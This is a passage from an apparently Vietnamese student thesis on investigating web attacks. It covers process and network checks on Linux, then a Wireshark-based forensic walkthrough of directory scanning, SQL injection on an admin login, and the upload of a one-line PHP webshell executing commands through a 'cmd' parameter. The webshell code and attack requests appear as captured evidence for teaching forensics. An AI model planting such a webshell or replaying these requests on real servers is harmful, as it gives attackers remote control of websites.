ubuntu 986 0.0 0.0 11276 2796 pts/3 Ss Apr24 0:00 bash -c export ISOUTPUTPANE=0;bash -l
ubuntu 987 0.0 0.0 29136 12884 pts/2 S Apr24 0:00 bash -l
ubuntu 988 0.0 0.0 29088 12808 pts/3 S+ Apr24 0:00 bash -l
root 8837 0.0 0.0 19376 2092 ? Rs 03:33 0:00 /mnt/shared/sbin/dropbear -i -s -m -R
ubuntu 8838 0.0 0.0 1248220 43608 ? Sl 03:33 0:03 vfs-worker {"pingInterval":5000,"nodePath":"/mnt/shared/lib/node_modules","tmu
ubuntu 9531 0.0 0.0 123736 2720 pts/0 Ss+ 03:34 0:00 /mnt/shared/sbin/tmux -u2 -L cloud92.2 attach -t cheryljjj@download_159
ubuntu 9533 0.0 0.0 123736 2756 pts/1 Ss+ 03:34 0:00 /mnt/shared/sbin/tmux -u2 -L cloud92.2 attach -t cheryljjj@download_115
ubuntu 10243 0.0 0.0 17268 2464 pts/2 R+ 04:58 0:00 ps aux
```

Hình 4-9: Kiểm tra các tiến trình đang chạy trên Linux

Và kill tiến trình lạ bằng lệnh *pkill*

Để kiểm tra các kết nối mạng sử dụng lệnh *netstat -tulnap*

```
cheryljjj:~/workspace $ netstat -tulnap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 172.17.0.68:22 10.240.1.27:48242 ESTABLISHED -
```

Hình 4-10: Kiểm tra các kết nối vào và ra trên Linux



## CHƯƠNG 5: KỊCH BẢN PHÂN TÍCH TẤN CÔNG ỨNG DỤNG WEB


### 5.1. WebShell

WebShell là 1 dạng mã độc, có nhiều chức năng để hỗ trợ các hacker chiếm quyền quản lý các hệ thống website. WebShell thường được viết bằng nhiều loại ngôn ngữ và thường thì chính là ngôn ngữ mà website đó đang sử dụng. Chức năng cơ bản là tải tệp tin lên máy chủ, kết nối đến cơ sở dữ liệu, vượt qua các cơ chế bảo mật, cấu hình, tấn công bruteforce, Get Root, Local Attack... chỉ cần hacker có thể tải được các tệp tin webshell này lên hệ thống của website thì xem như hacker đã có toàn quyền kiểm soát website đó, cho dù không biết tài khoản và mật khẩu của máy chủ này là gì.

WebShell có rất nhiều loại và biến thể khác nhau, không đơn thuần chỉ là 1 tệp tin mà chúng còn được các hacker biến tấu thành nhiều loại để thuận tiện tải các tệp tin khác lên máy chủ của nạn nhân

### 5.2. Kịch bản điều tra tấn công webserver:

Web được dựng trên HĐH linux có sử dụng APACHE là webserver và mysql làm database.



### Hình 5-1: Website mục tiêu của cuộc tấn công

Thông tin traffic đến webserver sẽ được thu thập thông qua wireshark và dùng để thực hiện phân tích phát hiện xâm nhập.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::2088:983e:b9d...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
2	0.000043	172.168.163.1	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252
3	0.019764	fe80::2088:983e:b9d...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
4	0.020076	172.168.163.1	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
5	0.022488	172.168.163.1	224.0.0.251	MDNS	81	Standard query 0x0000 ANY DESKTOP-VRSEJ2H.local, "QM" question
6	0.022970	fe80::2088:983e:b9d...	ff02::fb	MDNS	101	Standard query 0x0000 ANY DESKTOP-VRSEJ2H.local, "QM" question
7	0.032864	fe80::2088:983e:b9d...	ff02::fb	MDNS	139	Standard query response 0x0000 AAAA fe80::2088:983e:b9d2:b634 A 172.168.163.1
8	0.033221	172.168.163.1	224.0.0.251	MDNS	119	Standard query response 0x0000 AAAA fe80::2088:983e:b9d2:b634 A 172.168.163.1
9	0.033714	fe80::2088:983e:b9d...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
10	0.033829	172.168.163.1	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252
11	0.034065	fe80::2088:983e:b9d...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
12	0.034374	172.168.163.1	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
13	0.035991	172.168.163.1	224.0.0.251	MDNS	81	Standard query 0x0000 ANY DESKTOP-VRSEJ2H.local, "QM" question
14	0.036525	fe80::2088:983e:b9d...	ff02::fb	MDNS	101	Standard query 0x0000 ANY DESKTOP-VRSEJ2H.local, "QM" question
15	0.037220	fe80::2088:983e:b9d...	ff02::fb	MDNS	139	Standard query response 0x0000 AAAA fe80::2088:983e:b9d2:b634 A 172.168.163.1
16	0.037686	172.168.163.1	224.0.0.251	MDNS	119	Standard query response 0x0000 AAAA fe80::2088:983e:b9d2:b634 A 172.168.163.1
17	0.300950	172.168.163.1	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
18	0.301051	fe80::2088:983e:b9d...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
19	7.773233	172.168.163.130	172.168.163.1	TCP	74	51930 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=58771915 TSecr=0 WS=128
20	7.773557	172.168.163.1	172.168.163.130	TCP	66	80 → 51930 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
21	7.773997	172.168.163.130	172.168.163.1	TCP	60	51930 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
22	7.774275	172.168.163.130	172.168.163.1	TCP	60	51930 → 80 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0
23	7.776888	172.168.163.1	172.168.163.130	TCP	54	80 → 51930 [ACK] Seq=1 Ack=2 Win=131328 Len=0
24	7.777386	172.168.163.1	172.168.163.130	TCP	54	80 → 51930 [FIN, ACK] Seq=1 Ack=2 Win=131328 Len=0
25	7.777268	172.168.163.130	172.168.163.1	TCP	60	51930 → 80 [ACK] Seq=2 Ack=2 Win=64256 Len=0

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface {Device\NPF\_{87D45089-E621-4205-AED1-B9C9503532F4}, id 0  
> Ethernet II, Src: VMware\_0:00:00 (00:50:56:c0:00:00), Dst: IPv6mcast\_16 (33:33:00:00:00:16)  
> Internet Protocol Version 6, Src: fe80::2088:983e:b9d2:b634, Dst: ff02::16  
> Internet Control Message Protocol v6

```
0000 33 33 00 00 00 16 00 50 56 c0 00 00 86 dd 60 00 33...P V.....
0010 00 00 00 24 00 01 fe 80 00 00 00 00 00 20 88 -$......
0020 98 3e b9 d2 b6 34 ff 02 00 00 00 00 00 00 00 >...4.....
0030 00 00 00 00 00 16 3a 00 05 02 00 00 01 00 8f 00
0040 48 39 00 00 00 01 03 00 00 00 ff 02 00 00 00 00 H9.....
0050 00 00 00 00 00 00 00 01 00 03
```

### Hình 5-2: Các gói tin được gửi đến webserver

Dấu hiệu ban đầu cho thấy IP 172.168.163.130 thực hiện nhiều request đến server trong 1 khoảng thời gian ngắn. Nhận định rằng IP có thể đang thực hiện dò quét webserver. Sử dụng filter ` ip.src == 172.168.163.130 && http ` để lọc tất cả các http traffic từ IP 172.168.163.130 đến webserver và thực hiện phân tích sâu hơn về hoạt động của IP này.

## 1. Phase 1: Tấn công dò quét đường dẫn

IP nghi vấn gửi rất nhiều requests đến webserver trong 1 thời gian ngắn, đặc điểm các requests đa số sử dụng HEAD thay vì POST hoặc GET như bình thường.



35	8.175118	172.168.163.130	172.168.163.1	HTTP	191 HEAD / HTTP/1.1
38	8.178140	172.168.163.130	172.168.163.1	HTTP	191 HEAD / HTTP/1.1
39	8.182150	172.168.163.130	172.168.163.1	HTTP	191 HEAD / HTTP/1.1
44	8.186920	172.168.163.130	172.168.163.1	HTTP	225 GET /thereIsNowayThat-You-CanBeThere.php HTTP/1.1
62	8.214114	172.168.163.130	172.168.163.1	HTTP	200 HEAD /warez.php HTTP/1.1
63	8.214223	172.168.163.130	172.168.163.1	HTTP	200 HEAD /crack.php HTTP/1.1
64	8.214391	172.168.163.130	172.168.163.1	HTTP	201 HEAD /serial.php HTTP/1.1
65	8.214491	172.168.163.130	172.168.163.1	HTTP	199 HEAD /news.php HTTP/1.1
66	8.214596	172.168.163.130	172.168.163.1	HTTP	199 HEAD /2006.php HTTP/1.1
67	8.214735	172.168.163.130	172.168.163.1	HTTP	201 HEAD /images.php HTTP/1.1
82	8.219340	172.168.163.130	172.168.163.1	HTTP	199 HEAD /full.php HTTP/1.1
89	8.221669	172.168.163.130	172.168.163.1	HTTP	222 GET /thereIsNowayThat-You-CanBeThere/ HTTP/1.1
92	8.226253	172.168.163.130	172.168.163.1	HTTP	203 HEAD /download.php HTTP/1.1
110	8.234175	172.168.163.130	172.168.163.1	HTTP	198 HEAD /faq.php HTTP/1.1
111	8.234254	172.168.163.130	172.168.163.1	HTTP	198 HEAD /new.php HTTP/1.1
112	8.235040	172.168.163.130	172.168.163.1	HTTP	199 HEAD /blog.php HTTP/1.1
116	8.235522	172.168.163.130	172.168.163.1	HTTP	197 HEAD /10.php HTTP/1.1
119	8.236257	172.168.163.130	172.168.163.1	HTTP	197 HEAD /11.php HTTP/1.1
122	8.237377	172.168.163.130	172.168.163.1	HTTP	202 HEAD /cgi-bin.php HTTP/1.1
123	8.237479	172.168.163.130	172.168.163.1	HTTP	200 HEAD /index.php HTTP/1.1
152	8.249520	172.168.163.130	172.168.163.1	HTTP	196 HEAD /2.php HTTP/1.1
153	8.249551	172.168.163.130	172.168.163.1	HTTP	197 HEAD /07.php HTTP/1.1
154	8.249652	172.168.163.130	172.168.163.1	HTTP	203 HEAD /articles.php HTTP/1.1
155	8.249823	172.168.163.130	172.168.163.1	HTTP	202 HEAD /privacy.php HTTP/1.1


Hình 5-3: Các gói tin nghi vấn

Các requests đều có user\_agent là DirBuster-1.0-RC1

([http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)), đây là user-agent của công cụ dò quét dirbuster.

⇒ IP đang thực hiện dò quét, cố gắng tìm ra các đường dẫn ẩn, đặc biệt trên webserver.

## 2. Phase 2: SQL Injection



Hình 5-4: Dấu hiệu của một cuộc tấn công SQL Injection

Tại đường dẫn /admin/login.php phát hiện IP nghi vấn đang cố gắng sử dụng payload sqli để tấn công vào server thông qua chức năng đăng nhập (signin)

```


</head>
<body>
 <div class="login-container">
 <section class="login" id="login">
 <header>
 <h2>Admin panel</h2>
 <h3 id="err">Login</h3>
 </header>
 <form class="login-form" action="./login.php" method="post">
 <input type="text" class="login-input" placeholder="User" name="username" required autofocus/>
 <input type="password" class="login-input" placeholder="Password" name="password" required/>
 <div class="submit-container">
 <button type="submit" class="login-button" name="submit" value="signin">SIGN IN</button>
 <button type="submit" class="login-button" name="submit" value="signup">SIGN UP</button>
 </div>
 </form>
 </section>
 <p>Member: Cl0wnk1n9 Th..i D..i Lynn(nh..ng m..nhc l.. l .. n)</p>
 </div>

<script>document.getElementById("err").innerHTML = "Login fail!";document.getElementById("err").style.color="red"</script>
</body>
</html>

```

*Hình 5-5: Kẽ tấn công đăng nhập thất bại*

Tuy nhiên cuộc tấn công không thành công, attacker vẫn chưa vào được dashboard của admin.



*Hình 5-6: Kẽ tấn công sử dụng payload*

Attacker tiếp tục sử dụng payload sqli ở chức năng đăng ký (signup). Có vẻ attacker đã lấy được thông tin về database thông qua cuộc tấn công dò quét nên đoán được phương thức mã hóa mật khẩu.

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://172.168.163.1
Connection: keep-alive
Referer: http://172.168.163.1/admin/login.php
Cookie: PHPSESSID=laurlnfjlm96c8bspibhci7ncd
Upgrade-Insecure-Requests: 1

username=hacker&password=hacker101&submit=signinHTTP/1.1 302 Found
Date: Thu, 13 May 2021 14:34:24 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
X-Powered-By: PHP/7.2.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /admin/index.php
Content-Length: 1564
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
 <head>
 <title>ADMIN Pannel</title>
 <link rel="stylesheet" href="./css/login.css">
 <meta charset="UTF-8"/>
 </head>
 <body>
 <div class="login-container">
 <section class="login" id="login">
 <header>
 <h2>Admin pannel</h2>
 <h3 id="err">Login</h3>
 </header>
 <form class="login-form" action="./login.php" method="post">
 <input type="text" class="login-input" placeholder="User" name="username" required autofocus/>
```

Hình 5-6: Website đã bị tấn công SQLi

Cuộc tấn công SQLi thành công, attacker đã thành công đăng nhập với tài khoản hacker:hacker101 và vào được admin pannel.

### 3. Phase 3: Upload webshell

67347	451.142530	172.168.163.130	172.168.163.1	HTTP	1018	POST /admin/upload.php HTTP/1.1 (image/png)
67357	458.281256	172.168.163.130	172.168.163.1	HTTP	1018	POST /admin/upload.php HTTP/1.1 (image/png)
67367	461.305730	172.168.163.130	172.168.163.1	HTTP	473	GET /admin/ HTTP/1.1
67423	467.732895	172.168.163.130	172.168.163.1	HTTP	435	GET /upload/shell.php HTTP/1.1
67432	475.963778	172.168.163.130	172.168.163.1	HTTP	437	GET /uploads/shell.php? HTTP/1.1
67459	481.003814	172.168.163.130	172.168.163.1	HTTP	443	GET /uploads/shell.php?cmd=id HTTP/1.1
67471	490.427367	172.168.163.130	172.168.163.1	HTTP	443	GET /uploads/shell.php?cmd=ls HTTP/1.1
67481	494.706778	172.168.163.130	172.168.163.1	HTTP	444	GET /uploads/shell.php?cmd=dir HTTP/1.1

Hình 5-7: Kế tấn công thực hiện lệnh Post để upload webshell

Các thông tin tiếp theo cho thấy attacker đã cố gắng upload webshell và thực thi 1 số shell command.

```
POST /admin/upload.php HTTP/1.1
Host: 172.168.163.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----362673121915793282781977092207
Content-Length: 381
Origin: http://172.168.163.1
Connection: close
Referer: http://172.168.163.1/admin/index.php
Cookie: PHPSESSID=1aurlnfj1m96c8bspibhci7ncd
Upgrade-Insecure-Requests: 1

-----362673121915793282781977092207
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/png

.<?php
echo exec($_GET['cmd']);
?>
-----362673121915793282781977092207
Content-Disposition: form-data; name="submit"

Upload Image
-----362673121915793282781977092207--
HTTP/1.1 200 OK
Date: Thu, 13 May 2021 14:39:00 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
X-Powered-By: PHP/7.2.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 89
Connection: close
Content-Type: text/html; charset=UTF-8

<script>alert('The file shell.php has been uploaded.');
```

*Hình 5-8: File shell đã thực thi thành công*

Attacker đã upload thành công file shell.php lên server với nội dung bên trong dùng để thực thi shell command thông qua tham số cmd.

```
GET /uploads/shell.php?cmd=dir HTTP/1.1
Host: 172.168.163.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1aur1nfj1m96c8bspibhci7ncd
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 13 May 2021 14:39:44 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
X-Powered-By: PHP/7.2.34
Content-Length: 52
Connection: close
Content-Type: text/html; charset=UTF-8

. 2 Dir(s) 180,797,480,960 bytes free
```

*Hình 5-9: Kẻ tấn công đã chiếm được quyền điều khiển*

Attacker đã thực hiện truy cập vào webshell và tiến hành sử dụng câu lệnh dir thành công mặc dù kết quả đưa ra không đầy đủ tuy nhiên đây cũng là bằng chứng cho thấy attacker đã có quyền điều khiển shell trên máy chủ web.

## KẾT LUẬN

Ngày nay, tình hình an toàn thông tin trên thế giới đang diễn biến vô cùng phức tạp và được quan tâm hơn bao giờ hết. Kèm theo đó với tốc độ lây lan và phát triển của các loại virus ngày càng tinh vi, các lỗ hổng phần mềm cũng như các tội phạm máy tính ngày càng tăng và có dấu hiệu không dừng.

Sau quá trình nghiên cứu, tìm hiểu về một số kỹ thuật phát hiện điều tra tấn công web cho đến thời điểm hiện tại, đề tài cơ bản đã đạt được các mục tiêu ban đầu đặt ra. Đó là:

- Tìm hiểu về các lỗ hổng bảo mật phổ biến trên nền ứng dụng web.
- Tìm hiểu về điều tra số và các bước tiến hành một cuộc điều tra tấn công.
- Tìm hiểu về một số tệp tin nhật ký sự kiện trên máy chủ và webshell độc hại
- Tìm hiểu về một số kỹ thuật phân tích điều tra tấn công web.

Tuy nhiên trong quá trình tìm hiểu do vấn đề hạn chế về kiến thức cũng như thời gian mà đề tài chưa bao quát được hết toàn bộ được các dạng và lý thuyết trên thực tế. Hi vọng rằng trong tương lai, nếu có thời gian và cơ hội nhóm sẽ tiếp tục nghiên cứu và xây dựng để giải quyết những vấn đề còn thiếu sót ở trên.

*Em xin chân thành cảm ơn!*

## TÀI LIỆU THAM KHẢO

- [1] Dafydd Stuttard, *The Web Application Hacker's Handbook*, Marcus Pinto, 2013
- [2] Michal Zalewski, *The Tangled Web: A Guide to Securing Modern Web Application*, Springer Science+Business Media, LLC, 2011
- [3] Ristic, Ivan, *Modsecurity Handbook: The Complete Guide to the Popular Open Source Web Application Firewall*.S.l.: Feisty Duck, 2010. Web
- [4] Barnett, Ryan. *The Web Application Defender's Cookbook: Battling Hackers and Protecting Users*. Indianapolis, Ind: Wiley, 2013.
- [5] "ModSecurity® Reference Manual." *Reference Manual*. Trustwave Holdings, Inc., n.d. Web. <<https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual>>.
- [6] *OWASP Testing Guide*. 3rd ed. N.p.: OWASP Foundation, n.d. OWASP Testing Guide V3. 2010. Web <[https://www.owasp.org/images/5/56/OWASP\\_Testing\\_Guide\\_v3.pdf](https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf)>
- [7] "OWASP Based Web Application Security Testing Checklist." *OWASP Based Web Application Security Testing Checklist*. N.p., 19 Oct. 2011. Web. <<https://code.google.com/p/owasp-testing-checklist/>>